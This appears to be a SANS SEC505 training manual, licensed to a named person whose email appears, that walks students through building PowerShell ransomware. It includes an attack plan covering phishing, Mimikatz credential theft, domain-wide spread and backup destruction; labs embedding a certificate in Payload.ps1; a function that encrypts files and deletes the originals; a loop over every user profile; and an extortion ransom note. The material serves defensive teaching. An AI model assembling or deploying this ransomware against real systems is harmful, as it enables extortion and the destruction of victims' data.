The aim is to learn more PowerShell in the labs, to better understand the ransomware threat, and to prevent the spread of PowerShell ransomware in our networks.

Warning! You Will Go to Prison

18 U.S.C. § 1030(a)(7)
18 U.S.C § 875(b),(d)
18 U.S.C § 1951

SANS | SEC505 | Securing Windows

Warning! You Will Go to Prison

It is a crime in the United States and most other countries to alter or destroy information on a computer system that exceeds your authorized access. It is a crime in the United States and most other countries to even *threaten* the destruction or alteration of information on a computer system as part of a scheme to commit extortion or fraud, even if no money is ever actually exchanged.

Federal law in the United States includes 18 U.S.C. § 1030(a)(7), 18 U.S.C § 875(b),(d), and 18 U.S.C § 1951, which specifically concern the transmission of threats to cause damage with the intent to extort, including threats to damage a person's property or reputation, and the disruption of commerce by these threats and extortion. "Property" includes intellectual property, such as computer files, and "person" includes governmental entities and companies, not just human beings. Violations of the above can carry prison sentences of 5–10 years or more.

For reference, see the United States Department of Justice publication entitled "Prosecuting Computer Crimes", available at <https://www.justice.gov>.

State law in the United States varies from state to state, but will likely be similar in intent to federal law to criminalize the unauthorized alteration of information and/or the communication of threats for the purpose of extortion. An attack or threat conducted in one state against a victim in a second state, involving extortion payments sent to a financial institution in a third state may violate laws in all three of these states and carry prison sentences or fines in all three states.

The purpose of this training course at the SANS Institute is to teach awareness and defenses against computer harm, not to encourage or cause harm. PowerShell is an inherently "dual-use" technology that can be deliberately misused. If you use this training or any of the scripts or tools provided to commit crime, or encourage or facilitate others in the commission of a crime, you will be prosecuted. You are solely responsible for your actions. You have been warned.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Scenario: You Want to Go to Prison

- Step 1) Create public key certificate and private key.**
- Step 2) Write PowerShell script to use Protect-CmsMessage.**
- Step 3) Phishing campaign to compromise workstations.**
- Step 4) Harvest administrative credentials.**
- Step 5) Execute PowerShell script on every workstation.**
- Step 6) Receive Bitcoin, get caught, go to prison.**

Scenario: You Want to Go to Prison

Imagine that you are a criminal seeking new ways to go to prison. You have developed or purchased a Microsoft Edge or Microsoft Outlook exploit that downloads PowerShell scripts from the internet and executes them on a victim's Windows computer.

If the victim is a member of the Administrators group, there is no need to elevate privileges, but if the victim is not a member of the Administrators group, then your exploit code launches a hidden command shell running under System context.

Your malware can establish an outbound TLS or SSH connection to a "smart TV" you control in a Russian coffee shop in Horlivka, Ukraine, near Peremohy Square. Through this TLS/SSH command and control channel you can upload your PowerShell attack scripts to victims' machines, harvest administrative credentials with Mimikatz, and install ransomware. You are confident that you can evade the FBI and avoid prison time because you have installed Kali Linux in Hyper-V, often wear a dark hoodie, and have watched every episode of *MR. ROBOT*.

Your plan of attack is:

Step 1) Use PowerShell to create a self-signed certificate with a public key and associated private key. The public key will be used to encrypt the victim's files. The private key will be sent to the victim only after the victim has paid the ransom.

Step 2) Create a PowerShell ransomware script and embed the certificate inside that script as an array. Your script will be run on the victim's computer. Your

script will use PowerShell's built-in Protect-CmsMessage cmdlet to encrypt copies of all the *.TIFF and *.BTU files on the victim's computer, delete the original *.TIFF and *.BTU files, and drop a ransom note instructing the victim on how to pay the ransom with Bitcoin in order to receive the decryption private key.

Step 3) Use your Edge or Outlook exploit in a phishing campaign or watering hole attack to infect victims' computers at a kimchi distributor in Pyongyang, North Korea.

Step 4) Your malware will harvest administrative credentials and return them to you over an encrypted channel. This channel acts as a VPN in order to use the victim's computer as a jump server inside the victim's LAN.

Step 5) Using the VPN jump server and administrative credentials harvested, deliver your ransomware script to as many computers inside the victim's LAN as possible using PowerShell remoting, SSH, the Task Scheduler, Microsoft System Center, and Group Policy.

Step 6) Receive the Bitcoin ransom payments, get caught by the FBI, go to prison for 10 years, then extradition to North Korea for "re-education."

If your ransomware script runs as the victim user, and that user is not a member of the Administrators group, then the script would only be able to encrypt and delete that one user's files (unless the NTFS permissions are wide open). Many computers are single-user machines though, so it might not matter much.

If your script can run as a member of the Domain Admins group, then the sky's the limit. With the credentials of a Domain Admin, your ransomware script could spread throughout the Active Directory domain using Group Policy, PowerShell remoting, SSH, SMB, WMI, System Center, or any other enterprise management solution installed.

Furthermore, with Domain Admin credentials, you could destroy all the backups of the victim. This could be attempted by the ransomware itself or through other channels of attack using the stolen credentials. For the victims, this is the worst case scenario: all backups destroyed, all working files encrypted, with threats of further damage or higher decryption prices as the hours tick by.

And if your goal is to bankrupt or destroy your target organization, perhaps for political or competitive purposes, then your ransomware would be just the first phase in a multiphase attack. No matter how much the victims pay, you will never send the decryption key, and the money you receive could be used to finance further attacks against them.

Lab Hints

Hint: use `.\Hints\script.ps1`

Hint: *Some helpful text...*

Lab Hints

You may struggle and become frustrated by the difficulty of the PowerShell labs in this course. This is normal and expected. The course is designed to be somewhat challenging because troubleshooting and fixing errors is an important part of the learning process.

You may see lines similar to the following in a lab:

Hint: *Some text here.*

Hint: *The path to a script or other file.*

These are hints to help you complete the lab.

Please try to complete the lab without the hints, at least at first, but it is expected that most attendees will need to use the hints for the labs. If a lab is too easy *or* too hard, then the lab doesn't augment the training.

Also, as you complete each step in these long labs, consider using your pen to make a mark on the page next to each paragraph that you have read or completed. It is going to be exhausting work, so these marks can help you to pick up where you left off when you take a break.

Lab Hint: Static Properties and Methods

```
[System.Math] :: Pi
```

```
[System.Math] :: Pow (2 , 3)
```

Lab Hint: Static Properties and Methods

The .NET Framework includes a library of hundreds of classes for creating different types of objects in PowerShell. Each class has a fully qualified name, similar in syntax to a DNS fully qualified name (but it's not DNS). For example, a string in a variable is an instance of the System.String class, and the decimal number 33 is an instance of the System.Int32 class. These instances are objects with properties and methods. By piping an object into Get-Member, you can see the names of these properties and methods.

But classes are themselves objects, just like blueprints in an architect's office are themselves objects. Classes have their own properties and methods then. The properties and methods of a class, as opposed to an instance of that class, are called "static" properties and methods.

To access the static properties and methods of a class, place that class name in square brackets, followed by two colons ("::") and then the property or method name. Methods often take arguments, so the method is usually followed by parentheses with the argument(s) inside the parentheses.

A class with useful properties and methods is the System.Math class.

To obtain the value of Pi (3.14) for geometry:

```
[System.Math] :: Pi
```

To compute "2 to the power of 255, minus 19", which is ($2^{255} - 19$):

```
[System.Math]::Pow(2,255) - 19
```

The above command outputs the large prime number used for Ed25519 OpenSSH keys.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Lab Hint: Base64, Get-Content, and Set-Content

```
$bytes = Get-Content -Path .\file.tiff  
-Encoding Byte -Raw
```

```
$base64 = [System.Convert]::ToBase64String($bytes)
```

```
[System.Convert]::FromBase64String($base64) |  
Set-Content -Path .\file.tiff -Encoding Byte
```

SANS

SEC505 | Securing Windows

Lab Hint: Base64, Get-Content, and Set-Content

A byte is a series of eight binary bits. Many applications and network protocols struggle to correctly handle binary data, i.e., "raw" bytes. The term "Base64" refers to a collection of methods to convert binary bits to printable text and back again without loss or corruption of the information. That is the most important thing: being able to go back and forth between human-readable text and binary bits *without loss or corruption* of the original information. There are different flavors of Base64, but Base64 encoding in general is very commonly used on the internet (see RFC 4648).

One printable character in Base64 represents exactly six binary bits. Printable characters do not include tab (TAB), carriage return (CR), or line feed (LF) bytes. The printable characters are usually ASCII, UTF-8, or UTF-16 Little Endian (Unicode) encoded characters. Therefore, when a binary file is converted to ASCII Base64, the new file will be about 33% larger. And if tabs and newlines are added to a large quantity of Base64 text to make it more human-friendly, these extra tabs and newlines have no impact on the integrity of the conversion process. Base64 can also be compressed like any other text.

For example, to read an image file (MimiCat.tiff) into an array of System.Byte objects:

```
$bytes = Get-Content -Path .\MimiCat.tiff -Encoding Byte -Raw
```

In the command above, "-Encoding Byte -Raw" tells Get-Content to not parse the file and look for lines of text, but instead to just copy the raw bytes of the file into an array of System.Byte objects. A System.Byte object represents one byte, i.e., exactly eight bits.

Note: In PowerShell Core, do not use "-Encoding Byte -Raw" in the above command; use "-AsByteStream -Raw" instead.

In the .NET Framework, the System.Convert class has several methods for converting data from one form to another. One of these methods is named "ToBase64String()", which can convert an array of Byte objects to a Base64 string.

Convert an array of Byte objects to a Base64 string:

```
$text = [System.Convert]::ToBase64String($bytes)
```

The output will look like this, but perhaps a tad longer:

```
U0VDNTA1DQo=
```

The System.Convert class has another static method named "FromBase64String()" to reverse the process and get back to the original file again:

```
[System.Convert]::FromBase64String($text) |  
Set-Content -Path .\MimiCat.tiff -Encoding Byte
```

Note: In PowerShell Core, do not use "-Encoding Byte" in the above command; use "-AsByteStream" instead.

Lab Hint: Casting Objects to a New Type

```
$string = "33"
```

```
[Int32] $int = $string
```

```
$int = [Int32] "47"
```

```
[Int32[]] $ints = @("47", "255", "19")
```

SANS

SEC505 | Securing Windows

Lab Hint: Casting Objects to a New Type

Each object in PowerShell is an instance of a class in the .NET Framework class library. Sometimes an object needs to be converted from one type of object to a different type of object; that is to say, we need to change the class of the object.

To convert an object from one class to another, the object is "cast" as that other class type. "Casting" and "converting to another class or type of object" mean the same thing. Casting is done in PowerShell by placing the desired class in square brackets in front of the variable containing the newly converted object.

To cast a System.String object ("33") to a System.Int32 object (33).

```
$string = "33"
$string | Get-Member
[System.Int32] $int = $string
$int | Get-Member
```

You can also cast on the right-hand side of the equal sign ("=") and abbreviate the name of the destination class by omitting the "System.*" part of the class name:

```
$int = [Int32] "47"
```

You can also cast an entire array of objects to a new array of a different type:

```
[Int32[]] $ints = @("33","47","255","19")  
$ints.Count
```

The extra "[]" inside of "[Int32[]]" means "an array of" this type of object.

If PowerShell is unable to convert an object from one type to another, PowerShell will throw an error and refuse to perform the casting:

```
[Int32] "Alice & Bob" #Throws an exception, refuses to cast
```

Lab Hint: Bytes as Decimal Numbers

```
[Byte] 0xFF
[Byte] 255
[Byte[]] $bytes = @(33,255,19,53,47)

$strings = "65,255,45,91" -Split ","

[Byte[]] $bytes = $strings
```

SANS

SEC505 | Securing Windows

Lab Hint: Bytes as Decimal Numbers

A bit can be a one (1) or a zero (0). A byte is eight binary bits. One byte can be represented in different formats for human or computer consumption:

Binary:	11111111
Hex:	0xFF
Decimal:	255

There is no difference in the information contained in the above three forms.

In PowerShell, you can cast back and forth between some of these formats and System.Byte objects:

To cast a hex number to a Byte object:

```
[Byte] 0xFF
```

To cast a decimal number to a Byte object:

```
[Byte] 255
```

```
[Byte] 0 | Get-Member
```

Most humans prefer to interact with decimal numbers instead of binary bits or hex characters. When PowerShell displays a hex value or a Byte object inside the command shell, PowerShell will almost always display that information as a decimal number

instead of as a series of hex characters or binary bits. You just have to remember that these decimal-looking things on screen are still System.Byte objects in PowerShell.

You can also cast an array of hex characters or decimal numbers to a Byte[] array:

```
[Byte[]] $bytes = @(83,69,67,53,48,53)

[Byte[]] $bytes = @(0x41,0xFF,0x2D,0x5B)

$bytes          #Will display as decimal numbers in the command shell
```

If you already have an array of System.Byte objects, these bytes can be converted to a comma-delimited string of decimal numbers (output is one long string):

```
$bytes -Join ", "
```

The output of the above command on screen will look similar to this text:

```
65,255,45,91
```

The -Join operator takes an array of objects, converts each object to a string, and joins all those little strings into one big string. You get to choose the delimiter, such as a comma, which separates each little string inside the big string.

Or, if you have a comma-delimited string of textual decimals numbers, this long string can be converted to an array of little strings, and this array of little strings can be cast as an array of Byte objects, all in one command, like this:

```
[Byte[]] $bytesagain = "65,255,45,91" -Split ", "
```

The -Split operator takes a big string, cuts it up into smaller strings wherever it finds the specified delimiter, such as a comma, and returns a new array of all the little strings. Each little string can optionally be cast to another type of object, such as "255" being cast to a Byte object with a value of 0xFF (hex) or 11111111 (binary).

Lab Hint: Protect-CmsMessage

```
$strings = "65,255,45,91" -Split ", "  
[Byte[]] $bytes = $strings  
  
[X509Certificate2] $cert = $bytes  
  
Protect-CmsMessage -To $cert -Path .\file.txt  
-OutFile .\file.txt.cms
```

Lab Hint: Protect-CmsMessage

Recall from earlier in this course that the `Protect-CmsMessage` and `Unprotect-CmsMessage` cmdlets are for encrypting and decrypting files using public key certificates and their corresponding private keys.

The certificate used by `Protect-CmsMessage` can be given to the cmdlet in various ways with the `-To` parameter, such as the path to an exported certificate file (.cer). But the certificate can also be given to `Protect-CmsMessage` as a certificate object in a variable in memory. The certificate used does not have to be a CER file on the hard drive.

This is convenient when you want to embed the desired certificate inside your script; hence, there is no external certificate file or path to worry about. In this case, the script is a one-file "package", so to speak.

Certificate Embedded in Script

Instead of reading the recipient's certificate from a file, the certificate can be encoded as hexadecimal text from a byte array and embedded right inside the script. You can also use an array of integers since both hex characters and integers can be used to represent the same bytes.

So how exactly do you embed a certificate in a script? How is this embedded certificate given to `Protect-CmsMessage`? Let's use hex characters.

First, get the public key certificate into a byte array from a file:

```
[Byte[]] $CertBytes = Get-Content -Encoding Byte -Path
.\ExportedCert.cer
```

Next, convert the certificate Byte[] array to hex. You have a module of helper functions for this in C:\SANS\Day1\BinaryData\ManipulateBinary.psm1. One of these functions is Convert-ByteArrayToHexString, which does exactly as it is named: it takes a Byte[] array and outputs a hexadecimal string representation of the bytes. The string can be very long, depending on the size of the Byte[] array given, and will look something like "0x30,0x82,0x06,0xB4,0x30,0x82,0x04,0x9C,0xA0,0x03, ..."

Import the module to load the helper functions:

```
Import-Module -Name C:\SANS\Day1\BinaryData\ManipulateBinary.psm1
```

Now the certificate, which had been read into an array of bytes, can be converted to a long hexadecimal string, and that string piped into the clipboard:

```
Convert-ByteArrayToHexString -ByteArray $CertBytes -AppendComma |
Set-Clipboard
```

Now paste the hex strings from the clipboard into your script to make a Byte[] array. Notice how each line ends with a comma indicating line continuation. You'll need to add the first line yourself, the line that says "[Byte[]] \$CertBytes =":

```
[Byte[]] $CertBytes =
0x30,0x82,0x06,0xB4,0x30,0x82,0x04,0x9C,0xA0,0x03,
0x02,0x01,0x02,0x02,0x13,0x5B,0x00,0x00,0x00,0x88,
0xE7,0xBD,0xEE,0xF5,0xC8,0xF5,0x85,0xF0,0x00,0x00,
0x00,0x00,0x00,0x88,0x30,0x0D,0x06,...
```

In your script, you can now create an X.509 certificate object from the byte array:

```
$Cert = New-Object -TypeName
System.Security.Cryptography.X509Certificates.X509Certificate2
-ArgumentList (,$CertBytes)
```

Note: The comma in front of ",\$CertBytes" is not a typo; it needs to be there.

(Instead of using New-Object, it's also possible to cast to X509Certificate2, similar to how we cast the hex to a Byte[] array.)

Now the in-memory certificate object can be given to Protect-CmsMessage:

```
Protect-CmsMessage -To $Cert -Content "plaintext data"
Protect-CmsMessage -To $Cert -Path .\file.txt
```

Encrypting Binary Files as Base64

Protect-CmsMessage is designed to encrypt text files, not binary files. Hence, the following commands do NOT work; they fail to restore the original file:

```
# This does NOT work:  
  
Protect-CmsMessage -To .\ExportedCert.cer -Path .\InputFile.exe  
-OutFile OutputFile.cms  
  
Unprotect-CmsMessage -Path .\OutputFile.cms | Set-Content  
-Path RestoredFile.exe
```

When the original and restored files are hashed, the hashes will not match:

```
Get-FileHash -Path .\InputFile.exe,.\RestoredFile.exe
```

But if you Base64-encode the binary data first, which converts the raw bytes to a textual representation, then that text can be encrypted with Protect-CmsMessage. This is how you get around the problem: convert your binary file or data to Base64 first, then encrypt the Base64 text. Later, decrypt the text and convert the Base64 back into the original array of binary bytes.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will create a self-signed certificate for use with Protect-CmsMessage, encrypt a binary file, and save a certificate as an array in another script.

Please use Windows PowerShell ISE for all steps, not PowerShell Core.

Create Self-Signed Certificate

Navigate to the C:\SANS\Day6\Protect folder:

```
cd C:\SANS\Day6\Protect
```

Glance at the New-KeyPair.ps1 script to see that it is using built-in commands like New-SelfSignedCertificate, Export-Certificate, and Export-PfxCertificate:

```
ise .\New-KeyPair.ps1
```

Close the ISE tab with the script.

Now run the script to create new keys and import them:

```
.\New-KeyPair.ps1  
dir
```

You can see the two files the script produced: PublicKey.cer and PrivateKey.pfx.

The certificate and private key have also been imported into your local profile. You can see it in the Certificates snap-in inside your MMC.EXE console (you might need to do a refresh in that tool) or in your Cert:\ drive in PowerShell too.

The new certificate has a Subject property of "CN=PROTECT MY FILES":

```
dir Cert:\CurrentUser\My
```

Convert to Base64 and Encrypt

Get the contents of an image file as an array of System.Byte objects:

```
$bytes = Get-Content -Path .\MimiCat.tiff -Encoding Byte -Raw
```

In the command above, "-Encoding Byte -Raw" tells Get-Content to not look for lines of text, but instead to just copy the raw bytes of the file into an array of System.Byte objects.

In the .NET Framework, the System.Convert class has several methods for converting data from one form to another. One of these methods is named "ToBase64String", which can convert an array of System.Byte objects to a Base64-encoded string. To use a property or method of a class, enclose that class in square brackets, followed by two colons, then the name of the property or method you want.

Convert that image file (array of Byte objects) to a Base64 string:

```
[System.Convert]::ToBase64String($bytes)
```

Use the up arrow on your keyboard to run that command again, but pipe the output into Protect-CmsMessage (the following is one command on one line in your shell):

```
[System.Convert]::ToBase64String($bytes) |  
Protect-CmsMessage -To .\PublicKey.cer
```

The output is Base64 encoded again, but now it's encrypted with the public key.

Use the up arrow on your keyboard again and save the output to a new file with the ".cms" filename extension added (this is one command on one line in your shell):

```
[System.Convert]::ToBase64String($bytes) |  
Protect-CmsMessage -To .\PublicKey.cer -OutFile  
.\MimiCat.tiff.cms
```

You already have the private key for this certificate in your local profile. PowerShell knows how to find this private key for the Unprotect-CmsMessage command to use.

Decrypt the CMS file with `Unprotect-CmsMessage` and save the output to a variable:

```
$plaintext = Unprotect-CmsMessage -Path .\MimiCat.tiff.cms  
$plaintext
```

The `System.Convert` class has another function named "**FromBase64String**" to go in the reverse direction, namely, from Base64 input to an array of `Byte` objects as the output. We can pipe these `Byte` objects into `Set-Content` to save as a new binary file.

Convert the Base64 text to a new binary file with `Set-Content`:

```
[System.Convert]::FromBase64String($plaintext) |  
Set-Content -Path .\NewCat.tiff -Encoding Byte
```

Has the original binary data been restored? Let's hash the two image files:

```
Get-FileHash -Path *.tiff
```

Yes, the two hashes are identical.

Convert Bytes to Integers and Back Again

An array of bytes can be converted to Base64 text, but an array of bytes can also be converted to hexadecimal characters or converted to decimal integers. Each byte represents exactly eight bits in binary. 255 is a decimal number, which is equivalent to 0xFF in hex.

Get the contents of a certificate file as an array of `System.Byte` objects:

```
$cert = Get-Content -Path .\PublicKey.cer -Encoding Byte -Raw
```

Display the bytes in hexadecimal (see the middle of the output):

```
$cert | Format-Hex
```

Display the bytes as decimal numbers, one decimal number per line:

```
$cert
```

Use the `-Join` operator to create one big comma-delimited string of all the numbers:

```
$cert -join ","
```

We can save that long string to a new variable:

```
$longstring = $cert -join ","
```

```
$longstring
```

But we can also go backward. We can take a comma-delimited string, split it up into pieces (cut wherever there is a comma), and use the pieces to create a new array. The handy "-Split" operator will do all the work for us.

Split a comma-delimited string into an array of little strings:

```
$longstring -split ","
```

Now for the magic trick! Each of those little strings looks like a decimal number, and decimal numbers can be converted back into an array of System.Byte objects.

Cast an array of strings (that look like decimal numbers) into a System.Byte[] array:

```
[System.Byte[]] $bytes = $longstring -split ","
```

To "cast" an object is to ask PowerShell to convert its current type to another type. In this case, we asked PowerShell to convert each little string into a System.Byte object. And not just one Byte, but to convert a whole array of Bytes.

Remember, earlier we read a certificate into the \$cert variable as an array of bytes.

So do \$cert and \$bytes contain the exact same data? Are they identical now? Yes!

```
$cert.Count
```

```
$bytes.Count
```

```
$cert | Format-Hex
```

```
$bytes | Format-Hex
```

Create Certificate Object from a Byte Array

Why do we care? Because an array of bytes can be cast to an X.509 Certificate object, and the Protect-CmsMessage cmdlet can use that Certificate object to encrypt data!

Tip: You have tab completion when entering long class names. The next command is one long line, no spaces inside the [square brackets].

Hint: ise .\Hints\x509.ps1

Cast the \$bytes array to an X509Certificate2 object, and put that object into \$newcert:

```
[System.Security.Cryptography.X509Certificates.
X509Certificate2] $newcert = $bytes
```

```
$newcert
```

```
$newcert | Get-Member
```

PowerShell knows that \$newcert is not just a bunch of meaningless bytes; \$newcert contains a full Certificate object with methods and a public key property.

Encrypt some text with Protect-CmsMessage and our \$newcert certificate object:

```
"cool" | Protect-CmsMessage -To $newcert
```

Cool! We don't need a certificate as a file on the hard drive anymore in order to use Protect-CmsMessage to encrypt data, we can just use a Certificate object in memory.

Embed a Certificate in a Script

Please confirm that \$longstring still has that long comma-delimited string of numbers:

```
$longstring
```

If you don't have \$longstring data anymore, no worries, just make it again:

```
$cert = Get-Content -Path .\PublicKey.cer -Encoding Byte -Raw
```

```
$longstring = $cert -join ","
```

Note: You should still be in the C:\SANS\Day6\Protect folder.

Create a new PowerShell script named "Payload.ps1" and open it in the ISE editor.

```
$longstring | Out-File -FilePath .\Payload.ps1
```

```
ise .\Payload.ps1
```

Hint: ise .\Hints\numbers1.ps1

On the first line, in front of all the numbers, type this in:

```
$longstring = "
```

Scroll way to the right, all the way to the end of the numbers, and add another double quote after the last number, at the end of the line:

"

In other words, you have put the list of numbers inside double quotes to make a string and have assigned that string to the \$longstring variable on the left.

Save changes to your Payload.ps1 script.

Hint: ise .\Hints\numbers2.ps1

Tip: You can drag out and highlight code in your command shell with your mouse, then right-click and Copy that code into the clipboard. You can use the up arrow on your keyboard in PowerShell to see prior commands.

Now just as you did in this lab earlier, append these lines to the end of your Payload.ps1 script, either by typing them in or by copying these commands into the clipboard:

```
[System.Byte[]] $bytes = $longstring -split ","  
  
[System.Security.Cryptography.X509Certificates.X509Certificate2] $newcert = $bytes
```

Save changes to your script.

Run the Payload.ps1 script to confirm that no errors are produced and that the \$newcert variable contains a Certificate object:

```
.\Payload.ps1  
  
$newcert
```

Make a backup copy of your script as "p1.ps1":

```
Copy-Item -Path .\Payload.ps1 -Destination .\Backups\p1.ps1
```

The Challenge: Write a Function

```
function Switch-EncryptedFile ($Path, $Certificate)
{
    # Get contents of $Path as a byte array.
    # Convert this byte array to a Base64 string.
    # Encrypt string with Protect-CmsMessage and $Certificate.
    # Create new file name with ".cms" appended.
    # Save the ciphertext to the new *.cms file.
    # Delete the original $Path file.
    # Return full path to the new *.cms encrypted file.
}
```

SANS

SEC505 | Securing Windows

The Challenge: Write a Function

If you are new to scripting, this next part will be difficult and frustrating. It's expected. You are not the only person struggling or feeling lost, but it's the best way to learn.

In your Payload.ps1 script, write a function that satisfies these requirements:

- **Function Name:** Switch-EncryptedFile
- **Input Parameters:** \$Path, \$Certificate
- **Actions:**
 - 1) Get the contents of the file at \$Path as a byte array.
 - 2) Convert that byte array to a Base64 plaintext string.
 - 3) Encrypt that string with Protect-CmsMessage and \$Certificate.
 - 4) Create a new filename: the \$Path with ".cms" appended to the end.
 - 5) Save the ciphertext to the new .cms file in the same folder.
 - 6) Delete the original file from the drive.
 - 7) Output a string that is the full path to the new .cms file.

The argument to \$Path will be the full or relative path to the original, existing file. The argument to \$Certificate is not a certificate file on the drive, but a variable that already contains an X.509 Certificate object.

Once written, you should be able to call the function like this:

```
Switch-EncryptedFile -Path .\somefile.tiff -Certificate $newcert
```

And the output of the function should be the path to the new file, like this:

```
C:\SANS\Day6\Protect\somefile.tiff.cms
```

It's going to be hard, but we've seen the pieces to the function already in the prior slides and in the prior labs. Now it's time to glue those pieces together.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will write a function named "Switch-EncryptedFile" that takes two parameters: 1) the \$Path to a file, and 2) a \$Certificate object with which to encrypt that file with Protect-CmsMessage.

\$Certificate is not the path to a certificate file, but a certificate object in memory (perhaps in a variable named "\$newcert").

You will create and save this new function in your Payload.ps1 script.

Your Switch-EncryptedFile function must perform these actions:

- 1) Get the contents of the file at \$Path as a byte array.
- 2) Convert that byte array to a Base64 plaintext string.
- 3) Encrypt that string with Protect-CmsMessage and \$Certificate.
- 4) Create a new filename: the \$Path with ".cms" appended to the name.
- 5) Save the ciphertext to the new file in the same folder.
- 6) Delete the original file (\$Path) from the drive.
- 7) Output the full path to the new file with the ".cms" extension.

You will design and write the function yourself, with some hints along the way.

Start with a Hint

Navigate to the C:\SANS\Day6\Protect folder if you're not already there:


```
cd C:\SANS\Day6\Protect
```

Make sure you still have your Payload.ps1 script open in a tab in your ISE editor:

```
ise .\Payload.ps1
```

Please use the following hint to open .\Hints\fun1.ps1 in a new tab in your editor:

```
ise .\Hints\fun1.ps1
```

Note: Don't edit the hint files; they are just for guidance. At most, only copy and paste into your own Payload.ps1 script. Always save your changes to your Payload.ps1 script, not to any hint files.

Note: Do not use any long arrays of decimal numbers in \$longstring in any hint file. You must use your own numbers in \$longstring in your Payload.ps1 script.

In the hint script you just opened, copy the function (Switch-EncryptedFile) and its code into your clipboard. Paste the code at the bottom of your own Payload.ps1 script.

Save the changes to your Payload.ps1 script.

Read the comments inside the function in your Payload.ps1 script, and start writing or copying lines of code to implement each task.

Hint: Look at the previous commands in this manual for guidance. While testing your code, remember that you can highlight lines of code in your ISE editor and click the Run Selection button (or press F8) to run just those lines.

Hint: ise .\Hints\fun2.ps1

Note: Do not copy and paste the numbers from \$longstring in the hint file!

How to Test?

How do you test the function in your Payload.ps1 script? Temporarily, put a couple lines at the bottom of your script that 1) puts some text into a new file, testing.txt, and then 2) calls the function to encrypt that file, like this:

```
# Delete these two lines afterwards:  
  
"cool" | Out-File -FilePath .\testing.txt  
  
Switch-EncryptedFile -Path .\testing.txt -Certificate $newcert
```

The goal is to get the function working to encrypt the testing.txt file. Once the function is working as intended (each comment/task is completed inside the function), then delete the above temporary lines from the end of your Payload.ps1 script. These lines aren't needed anymore. They are only used to test the function during development.

Once the function in your Payload.ps1 script is working, don't forget to save changes.

Save a backup copy of your script as "p2.ps1":

```
Copy-Item -Path .\Payload.ps1 -Destination .\Backups\p2.ps1
```

Scenario: Get Files in Local Profile Folders

```
dir -Path C:\Users -Directory |  
  ForEach { dir -Path $_.FullName -File -Recurse |  
            Select-Object -ExpandProperty FullName }
```

(Remember, while running as System or as a member of the Administrators group, you have the *Take Ownership* and *Restore Files* privileges for takeown.exe, icacls.exe, and Set-Acl.)

SANS

SEC505 | Securing Windows

Scenario: Get Files in Local Profile Folders

To hold all the files of all the users on a machine for ransom, a ransomware script must run as either System or as an account that is a member of the local Administrators group. These are the two principals that have NTFS Full Control permission over the C:\Users folder and all the user profile folders underneath it.

With System or Administrators group membership, it is easy to enumerate the full paths to all the files in all the profile folders on the machine:

```
dir -Path C:\Users -Directory |  
  ForEach { dir -Path $_.FullName -File -Recurse |  
            Select-Object -ExpandProperty FullName }
```

The full list could then be filtered to include/exclude any particular files or folders as needed; for example, to only output *.tiff and *.btu files, modify the second line:

```
dir -Path $_.FullName -File -Recurse -Include *.tiff,*.btu
```

Here is similar code that avoids the above piping, so it may be easier to modify or understand. Imagine a function named Switch-EncryptedFile that encrypts a copy of a file and then deletes the original. This function could be called for every selected file in a loop after getting all the files in all the local profile folders.

```
$Profiles = dir C:\Users -Directory  
  
ForEach ($UserFolder in $Profiles)  
{
```

```
$Files = dir -Path $UserFolder.FullName -Recurse `
          -File -Include *.tiff,*.btu

ForEach ($File in $Files)
{
    Switch-EncryptedFile -Path $File.FullName `
                        -Certificate $newcert
}
}
```

Should any NTFS permissions get in the way of encrypting and deleting files, then Set-Acl, icacls.exe, and takeown.exe can be scripted to change ownership and permissions. (Remember, we assume the script is running as System or as a member of the Administrators group, both of which have the Take Ownership and Restore Files privileges by default.)

Scenario: Ransom Note Here-String

```
$HereString = @"  
My local profile folder is $env:UserProfile.  
Today is $(Get-Date).  
"@
```

```
$LiteralHereString = @"  
    What will be printed here in $PWD?  
"@
```



Scenario: Ransom Note Here-String

Ransomware scripts drop a "Dear Victim" file in every folder where files have been encrypted. The victim has to be informed, after all, of how to pay the ransom.

Here-String

In PowerShell, a "here-string" is a variable that may contain multiple lines of text with tabs, newline markers, and other invisible characters that change the formatting during printing or on-screen display. Here-strings are a handy way to embed XML, HTML, or C# code inside of a PowerShell script. Here-strings can be hundreds of lines long if necessary.

Here is a literal here-string:

```
$LiteralHereString = @"  
    What will be printed here in $PWD?  
    This will not be run: $(Get-Process)  
"@
```

It begins with:

```
$variable = @"
```

And ends with:

```
'@"
```

Very importantly, the second ending '@' must be on a new line by itself.

In the `$LiteralHereString` variable, the tabs and newlines are preserved. When `$LiteralHereString` is displayed or printed, the formatting is preserved. This is handy for displaying human-friendly text.

However, if a single-quoted, literal here-string contains any variables, such as `"$PWD"` or `"$env:ComputerName"`, then those variables will not be mapped or expanded in place before printing. Instead, the name of the variable itself, including its dollar sign, will be printed. What makes it a *literal* here-string are the single quotes.

On the other hand, a regular here-string will use double quotes instead, like this:

```
$RegularHereString = @"
    My local profile folder is $env:UserProfile.
    Today is $(Get-Date).
"@
```

The double quotes cause PowerShell to search the here-string for any variables or commands inside of `"$(...)"`, then PowerShell substitutes the contents of the variables and the output of the commands *in situ*.

Displaying the `$RegularHereString` variable above would produce output similar to:

```
C:\> $RegularHereString

    My local profile folder is C:\Users\Administrator.
    Today is 09/02/2020 10:04:21.
```

README_NOW_YOUR_FILES_ARE_ENCRYPTED.txt

Hence, a ransomware script might contain lines like this:

```
$DearVictim = @"

Dear Victim:

You may have noticed that your files have been encrypted.

Send 10,000 USD worth of Bitcoin to XXXXXXXXXXXXXXXX, then e-mail
the date and time of your transaction to RANSOM@XXXXXXX.

If you comply, I will e-mail you the decryption key.

I will also e-mail you instructions on how to submit a claim to
your insurance company. You personally will not lose anything.

If you prefer, contact your insurance company now and they can
handle the Bitcoin payment for you. Tell them you have thousands
```

of Twitter, Facebook and LinkedIn followers if they resist paying your claim.

If you do not comply before `$((Get-Date).AddDays(7))`, the undetectable ransomware I have installed on your computer will permanently wipe all your files, not just the encrypted ones, and then render your computer permanently unbootable by destroying its firmware.

